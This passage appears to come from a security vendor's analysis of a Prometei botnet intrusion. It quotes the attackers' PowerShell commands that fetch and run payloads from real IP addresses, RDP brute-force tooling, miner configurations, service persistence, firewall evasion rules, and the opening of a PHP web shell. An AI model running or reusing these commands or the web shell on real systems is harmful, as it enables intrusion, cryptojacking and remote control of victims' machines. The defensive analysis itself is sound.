> cmd /C echo 123>C:\Windows\mshlpda32.dll&powershell $p='C:\windows\zsvc.exe';(New-Object Net.WebClient).DownloadFile('http://103.40.123.34/k.php?B=_AMD64,PSDN0020,504K45A188441R4UE',$p);$d=[IO.File]::ReadAllBytes($p);$t=New-Object Byte[]($d.Length);[int]$j=0;for([int]$i=0;$i -lt $d.Length;$i++){$j+=66;$t[$i]=(($d[$i] -bxor ($i*3 -band 255))-$j) -band 255;}[io.file]::WriteAllBytes($p,$t);Start-Process $p;

Sqhost.exe then connects to the external IP address 88.198.246[.]242 to download prometei.cgi, a PowerShell script for retrieving additional modules.



Connected IP addresses (outbound)


```
104.198.2.251:80
Connected (outbound): 2024-04-19 11:00:13
85.214.228.140:80
Connected (outbound): 2024-04-18 12:15:15
162.249.67.100:80
Connected (outbound): 2024-04-18 09:47:36
34.143.245.173:80
Connected (outbound): 2024-04-18 09:47:04
88.198.246.242:80
Connected (outbound): 2024-04-16 09:03:46
```

Figure 9. Sqhost.exe connection to 88.198.246[.]242

As we probed deeper into the activities of the sqhost.exe process, we found that it performed a series of actions to further its goals. First, it checked for the file 7z.dll. If it wasn't there, sqhost.exe downloaded 7z32.dll from http://103.41.204[.]104/7z32.dll. This file is part of the 7-Zip tool used for file management.

Next, it looked for 7z.exe. If that file was missing, it retrieved 7z32.exe from the same URL. Finally, regardless of whether it found the previous files, sqhost.exe downloaded std.7z from http://103.41.204[.]104/std2.7z, which contained additional components needed for the attack.

> powershell.exe "if(-not (Test-Path '7z.dll')) {(New-Object Net.WebClient).DownloadFile('http://103[.]41[.]204[.]104/7z32.dll','7z.dll');}if(-not (Test-Path '7z.exe')) {(New-Object Net.WebClient).DownloadFile('http://103.41.204[.]104/7z32.exe','7z.exe');} (New-Object Net.WebClient).DownloadFile('http://103.41.204[.]104/std2.7z','std.7z');"



Process name:
powershell.exe
File path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CLI command:
powershell.exe "if(-not (Test-Path '7z.dll')) {(New-Object Net.Web...
File SHA-1
feed6965
File SHA-2
d4cc5779 ... 8f453e...
File MD5:
61732dba
Process ID
21888

```
powershell.exe "if(-not (Test-Path '7z.dll'))
{(New-Object
Net.WebClient).DownloadFile('http://103.4
1.204.104/7z32.dll','7z.dll');}if(-not (Test-
Path '7z.exe')) {(New-Object
Net.WebClient).DownloadFile('http://103.4
1.204.104/7z32.exe','7z.exe');} (New-Object
Net.WebClient).DownloadFile('http://103.4
1.204.104/std2.7z','std.7z');"
```

Figure 10. PowerShell downloads additional files from 103[.]41[.]204[.]104

Commands were observed checking the SHA1 of downloaded files to ensure their integrity by verifying the cryptographic hash.

```
sqhost.exe /sha1chk 962F3D0B35B9FF68CDBA31A039EAD12B5789E7F6.std.7z
sqhost.exe /sha1chk 344FAF61C3EB76F4A2FB6452E83ED16C9CCE73E0 7z.dll

sqhost.exe /sha1chk 20FEA1314DBED552D5FEDEE096E2050369172EE1 7z.exe
```


> The obtained 7zip tool was then utilized to extract the downloaded archives, namely std.7z or std2.7z.

```
"C:\Windows\dell\7z.exe" x std.7z -phorhor123 -y
```

Another script was found downloading walker.ini from a remote server to C:\windows\dell. The chkxwget command in sqhost.exe likely handles web-based downloads.

```
"C:\Windows\System32\cmd.exe" /c C:\windows\sqhost /chkxwget http://103.41.204[.]104/dwn.php?d=walker.ini
C:\windows\dell\walker.ini
```

The file “Socks.exe” handles RDP communication. It processes .cpass files containing potential passwords, attempts RDP logins, and saves successful credentials to a .cpass_good file.



187.133.137.81.cpass

Profile | Events

Observed Attack Techniques:

Object type:
File

First seen:
2024-09-17 11:07:32

Last seen:
2024-09-17 11:07:32

File name:
187.133.137.81.cpass

File path:
C:\Windows\dell\187.133.137.81.cpass

Figure 11. rdclip.exe reads the contents of .cpass

A command collected system info via “systeminfo” and logged it to setup_gitlog.txt in C:\Windows\temp, followed by a ping to Google's DNS (8.8.8.8), logging the results to the same file.

```
"C:\Windows\System32\cmd.exe" /c systeminfo>>C:\Windows\temp\setup_gitlog.txt&ping 8.8.8.8>>C:\Windows\temp\setup_gitlog.txt
```

Propagation Method

We identified the following botnets and their primary spreading module, which are responsible for distributing the Prometei across the network:

- C:\Windows\winhlpx64.exe
- C:\Windows\dell\rdpclip.exe

We also encountered a suspicious command involving the execution of a binary file located in C:\Windows\dell\rdpclip.exe. This file is associated with a Base64-encoded string, which, upon decoding, revealed binary data likely indicating a potentially malicious executable.

Encoded:

```
"C:\Windows\dell\rdpclip.exe" stat goodDKEST596AVIX7H8Z6scCw9coJGnHm0LKfZ+f8e1NRPLcpEhf4yr+mX0=
```

Decoded:

```
'\x1d\x0c\x12Oz\x01R\x17\x7f\x19\x02($iÙB}MD ℘H_*}'
```

rdpclip.exe connected to the following IP addresses:

187[.]79.243.171

It then created the following file which appears to be a configuration or data file, potentially related to the botnet's communication with external servers.

C:\Windows\dell\net196[.]7.210.160.map

The executables with the “nethelper” names are .NET-based assemblies for lateral movement that attempt to locate and connect to any SQL servers found in the network environment. Upon successful connection, the executables attempt to install sqhost.exe onto the server. This was spawned by ‘C:\Windows\dell\rdpclip.exe’.

```
"C:\Windows\dell\nethelper4.exe" 103.41.204[.]104 10.0.0.254:443 2AA19BFA
"C:\Windows\dell\nethelper4.exe" 103.41.204[.]104 10.17.0.42:5432 "C:\Windows\dell\10.17.0.42"
```

SSH Connections

We detected suspicious SSH (Secure Shell) connections from the compromised environment, with "windrlver.exe" initiating connections to external IPs on port 22. This activity suggests attackers may have gained elevated access and are using secure protocols to conceal remote operations, like uploading sensitive files or executing commands.

```
"C:\windows\dell\windrlver.exe" ssh 180.169.1[.]207:22 "C:\windows\dell\180.169.1.207" 155.207.200.242 HV
"C:\Windows\dell\windrlver.exe" ssh 10.17.0[.]254:22 "C:\Windows\dell\10.17.0.254" 103.41.204.104 HL
"C:\windows\dell\windrlver.exe" ssh 134.88.5[.]200:22 "C:\windows\dell\134.88.5.200" 103.40.123.34 HV
"C:\windows\dell\windrlver.exe" ssh 187.133.137[.]81:22 "C:\windows\dell\187.133.137.81" 103.40.123.34 HV
```


Cryptojacking

The affected machines connect to a mining pool server which can be used to mine cryptocurrencies (Monero) on compromised machines without the victim's knowledge. This type of activity is often classified as cryptojacking, where attackers exploit the systems’ resources to generate cryptocurrency.

p2.feefreepool[.]net	88.198.246[.]242:80

The cryptocurrency mining payload, downloaded as “srch.7z,” is saved as “SearchIndexer.exe.” The command first checks for SearchIndexer.exe using PowerShell; if it’s missing, it downloads srch.7z from http://103.41.204[.]104. After downloading, it verifies the SHA-1 checksum against the expected hash (9280B1466527CB5B22C77C6CF42A3085A68DD326) using sqhost.exe. If the checksum matches, it extracts the contents of srch.7z with the password "horhor123" and deletes the original archive to erase traces.

```
"C:\Windows\System32\cmd.exe" /C powershell.exe "if(-not (Test-Path 'SearchIndexer.exe')) {(New-Object
Net.WebClient).DownloadFile('http://103.41.204.104/srch.7z','srch.7z');}"&sqhost.exe /sha1chk
9280B1466527CB5B22C77C6CF42A3085A68DD326 srch.7z&7z x srch.7z -phorhor123 -y&del srch.7z
```



Process name:
powershell.exe
File path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CLI command:
powershell.exe "if(-not (Test-Path 'SearchIndexer.exe')) {(New-Object Net....
File SHA-1:
feed69653299
File SHA-256:
d4cc57797f43 ... 53e59076f0cd

powershell.exe "if(-not (Test-Path 'SearchIndexer.exe')) {(New-Object Net.WebClient).DownloadFile('http://103.41.204.104/srch.7z','srch.7z');}"

Figure 12. SearchIndexer.exe was extracted into the disk

The miner configuration attributes are provided by the C&C through a downloaded text file named “desktop.txt”, written to disk at “C:\Windows\dell\desktop.dat”.

```
"C:\Windows\System32\cmd.exe" /c powershell.exe "$d=
[System.Convert]::FromBase64String('LW8gc3RyYXR1bSt0Y3A6Ly8xNDUuMjM5LjIwMC45MjozMzMzIC0tZG9uYXRlLWxldmVsIDEgLXAgeCAtd
[io.file]::WriteAllBytes('C:\Windows\dell\Desktop.dat',$d);"
```

Decoded:

```
-o stratum+tcp://145.239.200.92:3333 --donate-level 1 -p x -u id
```

The SearchIndexer.exe, masquerading as the legitimate Windows Search Indexer, mines cryptocurrency by connecting to a mining pool via the Stratum protocol on port 3333, with a donation level set to 1.

```
"C:\Windows\dell\SearchIndexer.exe" -o stratum+tcp://142.4.205[.]155:80 --donate-level 1 -p x -u id
```

"C:\Windows\dell\SearchIndexer.exe" -o stratum+tcp://89.163.213[.]192:3333 --donate-level 1 -p x -u id
"C:\Windows\dell\SearchIndexer.exe" -o stratum+tcp://145.239.200[.]92:3333 --donate-level 1 -p x -u id

Domain Generation Algorithm (DGA)

The observed domains indicate the use of a DGA for alternative C&C infrastructure. DGAs create numerous random domain names, enabling Prometei to communicate with an attacker's server even if some domains are blocked. In this case, the domains follow a consistent pattern (starting with "xinchaocace" and "xinchaobjce") with various suffixes (.com, .net, .org). These dynamically generated domains complicate effective domain-based blocking, suggesting that the malware is using DGA to evade detection and maintain control over the infected network.

xinchaocacebm[.]com	xinchaocacebd[.]com	xinchaobjcebl[.]com	xinchaobjcebj[.]net
xinchaocacebp[.]net	xinchaocacebi[.]net	xinchaobjcebi[.]net	xinchaobjcebe[.]org
xinchaocacebo[.]org	xinchaocacebd[.]net	xinchaobjcebn[.]org	xinchaobjcebk[.]com
xinchaocacebi[.]com	xinchaocacebj[.]com	xinchaobjcebb[.]com	Xinchaobjcebf[.]com

Additionally, we detected the use of the nslookup command querying the randomly generated domain names through Google's DNS server (8.8.8.8), to attempt to resolve a C&C server used by the attackers.




```
processCmd                    objectFilePath                      objectCmd
c:\windows\sqhost.exe Dcomsvc  C:\Windows\SysWOW64\nslookup.exe   nslookup -type=all xinchaocacedd.com 8.8.8.8
c:\windows\sqhost.exe Dcomsvc  C:\Windows\SysWOW64\nslookup.exe   nslookup -type=all xinchaocacedd.org 8.8.8.8
c:\windows\sqhost.exe Dcomsvc  C:\Windows\SysWOW64\nslookup.exe   nslookup -type=all xinchaocacedd.net 8.8.8.8
c:\windows\sqhost.exe Dcomsvc  C:\Windows\SysWOW64\nslookup.exe   nslookup -type=all xinchaocacedc.com 8.8.8.8
c:\windows\sqhost.exe Dcomsvc  C:\Windows\SysWOW64\nslookup.exe   nslookup -type=all xinchaocacedc.org 8.8.8.8
```

Figure 13. Nslookup querying the randomly generated domain



services.exe
Created: 2024-03-18 08:47:02
sqhost.exe
Created: 2024-03-20 07:43:04
nslookup.exe
Queried: 2024-03-20 07:17:06
xinchaocaceda.org
Queried: 2024-03-18 08:48:56
p2.feefreepool.net
Connected (outbound): 2024-03-18 08:51:05
85.214.228.140:80
Connected (outbound): 2024-03-18 08:48:59
88.198.246.242:80

sqhost.exe

Profile Events

Observed Attack Techniques:
- Check Internet Connectivity via Nslookup
- Non-Signer Window File Process Connects To Public IP

Object type:
Process

Created:
2024-03-18 08:47:02

Process name:
sqhost.exe

File path:
C:\Windows\sqhost.exe

CLI command:
c:\windows\sqhost.exe Dcomsvc

File SHA-1:
20a57375ab7d26f27c956082992c14514e7ea18e

File SHA-256:
42b63c837ad76b1158bc9921c1def96428e4f88c1adb712fdcb52490fbc09...

File MD5:
280d62625399ee453d5772adeb9605e5

Process ID:
7104

Signer:
-

Signer validity:
-

File type:
EXE file

Figure 14. Sqhost.exe activity detected by Vision 1 Execution Profile

Deployment of Web Shells

It was also observed that sqhost.exe executed a series of PowerShell commands to download and configure an Apache web server, which acts as a WebShell for malicious activity.

> "C:\Windows\System32\cmd.exe" /C del C:\Windows\dell\AppServ.zip&powershell.exe -nologo -noprofile -command "new-item C:\Windows\dell -itemtype directory;if(-not (Test-Path 'C:\windows\dell\7z.dll')) {(New-Object Net.WebClient).DownloadFile('http://103.41.204[.]104/7z32.dll', 'C:\Windows\dell\7z.dll');}if(-not (Test-Path 'C:\windows\dell\7z.exe')) {(New-Object Net.WebClient).DownloadFile('http://103.41.204.104/7z32.exe', 'C:\Windows\dell\7z.exe');}if(-not (Test-Path 'C:\ProgramData\Microsoft\AppServ\www\index.php')) {(New-Object Net.WebClient).DownloadFile('http://45.194.35[.]180:180/AppServ180.zip', 'C:\Windows\dell\AppServ.zip');} new-item C:\ProgramData\Microsoft\AppServ -itemtype directory;new-item C:\ProgramData\Microsoft\AppServ\cgi-bin -itemtype directory"&sqhost.exe /sha1chk 20FEA1314DBED552D5FEDEE096E2050369172EE1 C:\windows\dell\7z.exe&sqhost.exe /sha1chk 344FAF61C3EB76F4A2FB6452E83ED16C9CCE73E0 C:\windows\dell\7z.dll&sqhost.exe /sha1chk de16ad97be7fefcd7b830413e7d4d56ef96fb02b C:\windows\dell\AppServ.zip&C:\windows\dell\7z x C:\Windows\dell\AppServ.zip -oC:\ProgramData\Microsoft\AppServ -y

Here's a breakdown of the script:

- Deletes the file AppServ.zip from the C:\Windows\dell directory, possibly to remove traces of a previous attempt
- PowerShell is used to create the directories C:\Windows\dell and C:\ProgramData\Microsoft\AppServ if they don't exist yet
- It then downloads several files if they are not available already:
  - 7z32.dll (from http://103.41.204[.]104/7z32.dll)
  - 7z32.exe (from http://103.41.204[.]104/7z32.exe)
  - AppServ180.zip (from http://45.194.35[.]180:180/AppServ180.zip)
- The command verifies the integrity of these downloaded files using SHA-1 checksums to ensure they match:
  - 7z.exe: 20FEA1314DBED552D5FEDEE096E2050369172EE1
  - 7z.dll: 344FAF61C3EB76F4A2FB6452E83ED16C9CCE73E0
  - AppServ.zip: de16ad97be7fefcd7b830413e7d4d56ef96fb02b
- It then uses 7z.exe to extract the AppServ.zip archive into the directory C:\ProgramData\Microsoft\AppServ.

We observed a PowerShell command that renames the file ssimple.php to a randomly generated name in the format Shell- followed by a 12-character string (e.g., Shell-abc123def456.php). This randomization helps attackers evade detection and makes it more difficult for security teams to track the web shell on the compromised system.

> cmd.exe /C powershell "$chars = 'abcdefghijkmnopqrstuvwxyz123456789'.ToCharArray(); $rnd=''; 1..12 | ForEach { $rnd+=$chars | Get-Random }; $s='Shell-'+$rnd+'.php';$r='C:\ProgramData\Microsoft\AppServ\www\'+$s;Rename-Item -Path 'C:\ProgramData\Microsoft\AppServ\www\ssimple.php' -NewName $r; Write-Host $s;


A new Windows service, 'KtmRmSvc,' was created with a binary path to taskhost.exe (C:\ProgramData\Microsoft\AppServ\Apache2.2\bin), configured to start automatically at boot. This establishes persistence, enabling taskhost.exe to maintain control over the compromised system and allowing continuous access through the Web Shell.

> cmd.exe /C sc create KtmRmSvc binPath= "C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe -k runservice" start= auto

Commands were observed adding new firewall rules to establish an Apache web server while disguising themselves as taskhost.exe. They allow incoming traffic for taskhost.exe under the misleading name "Secure Socket Tunneling Protocol (HTTP)" and reinforce this by permitting the executable through the firewall. The commands also copy the PHP configuration file (php.ini) to C:\Windows for accessibility and start the KtmRmSvc service to run taskhost.exe. This operation aims to obfuscate malicious activity while maintaining control over the compromised system and facilitating communication with the attacker's server.

> netsh advfirewall firewall add rule name="Secure Socket Tunneling Protocol (HTTP)" dir=in action=allow program="C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe" enable=yes&netsh firewall add

> allowedprogram C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe "Secure Socket Tunneling Protocol (HTTP)" ENABLE&copy C:\ProgramData\Microsoft\AppServ\php5\php.ini C:\Windows&sc start KtmRmSvc


sqhost.exe
Created: 2024-08-30 12:27:32
cmd.exe
Created: 2024-08-30 12:27:32
powershell.exe
Created: 2024-08-30 12:27:33
cmd.exe
Created: 2024-08-30 12:27:33
netsh.exe

```
powershell "$chars = 'abcdefghijkmnopqrstuvwxyz123456789'.ToCharArray(); $rnd=''; 1..12 | ForEach { $rnd+=$chars | Get-Random }; $s='Shell-'+$rnd+'.php';$r='C:\ProgramData\Microsoft\AppServ\www\'+$s;Rename-Item -Path 'C:\ProgramData\Microsoft\AppServ\www\ssimple.php' -NewName $r; Write-Host $s;"
```

```
cmd.exe /C sc create KtmRmSvc binPath= "C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe -k runservice" start= auto
```

```
netsh advfirewall firewall add rule name="Secure Socket Tunneling Protocol (HTTP)" dir=in action=allow program="C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe" enable=yes
```

```
netsh firewall add allowedprogram C:\ProgramData\Microsoft\AppServ\Apache2.2\bin\taskhost.exe "Secure Socket Tunneling Protocol (HTTP)" ENABLE
```

Figure 15. Sqhost.exe activity detected by Vision One execution profile

Through Trend Vision One's response actions, we successfully obtained a sample of the archive 'AppServ180.zip,' which contains the WebShell. To gain a better understanding of its functionality, we analyzed the files within the archive.


The archive includes three main directories:

- Apache2.2: A portable version of the Apache webserver
- php5: A portable PHP installation
- www: A directory housing the webshell file (ssimple.php or Shell-{random}.php)

Upon analyzing the WebShell (ssimple.php/Shell-{random}.php), we identified two key capabilities:

- Command Execution: The WebShell can execute arbitrary commands on the server using PHP's system() function.
- File Upload: It facilitates the upload of files to the compromised server.

This combination of capabilities gives attackers remote control over the server and the ability to upload additional malicious files.



```
<?php
if($_GET['c']!="") {
    system(base64_decode($_GET['c']));
    exit;
}
if(isset($_FILES))
